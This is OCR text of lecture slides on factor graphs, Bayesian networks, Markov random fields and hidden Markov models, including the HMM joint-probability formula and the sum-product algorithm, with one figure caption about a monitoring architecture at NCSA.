




Figure 3: Monitoring Architecture Deployed at NCSA.


Factor graph and Bayes Network




Forney-style factor graph.



Original factor graph [FKLW 1997].




Bayesian network.



Markov random field.

https://people.kth.se/~tjtkoski/factorgraphs.pdf

Factor graph and Bayes Network



▲ *2. An FFG of a Markov chain.*


https://people.kth.se/~titkoski/factorgraphs.pdf

Factor graph and HMM

Example:

Hidden Markov Model

$$p(x_0, x_1, x_2, \ldots, x_n, y_1, y_2, \ldots, y_n) = p(x_0) \prod_{k=1}^{n} p(x_k|x_{k-1}) p(y_k|x_{k-1})$$



http://www.crm.sns.it/media/course/1524/Loeliger_A.pdf

Factor graph and HMM


Applying the sum-product algorithm to

Hidden Markov Models

yields recursive algorithms for many things.

Recall the definition of a hidden Markov model (HMM):

$$p(x_0, x_1, x_2, \ldots, x_n, y_1, y_2, \ldots, y_n) = p(x_0) \prod_{k=1}^{n} p(x_k|x_{k-1}) p(y_k|x_{k-1})$$



Assume that $Y_1 = y_1, \ldots, Y_n = y_n$ are observed (known).

http://www.crm.sns.it/media/course/1524/Loeliger_A.pdf

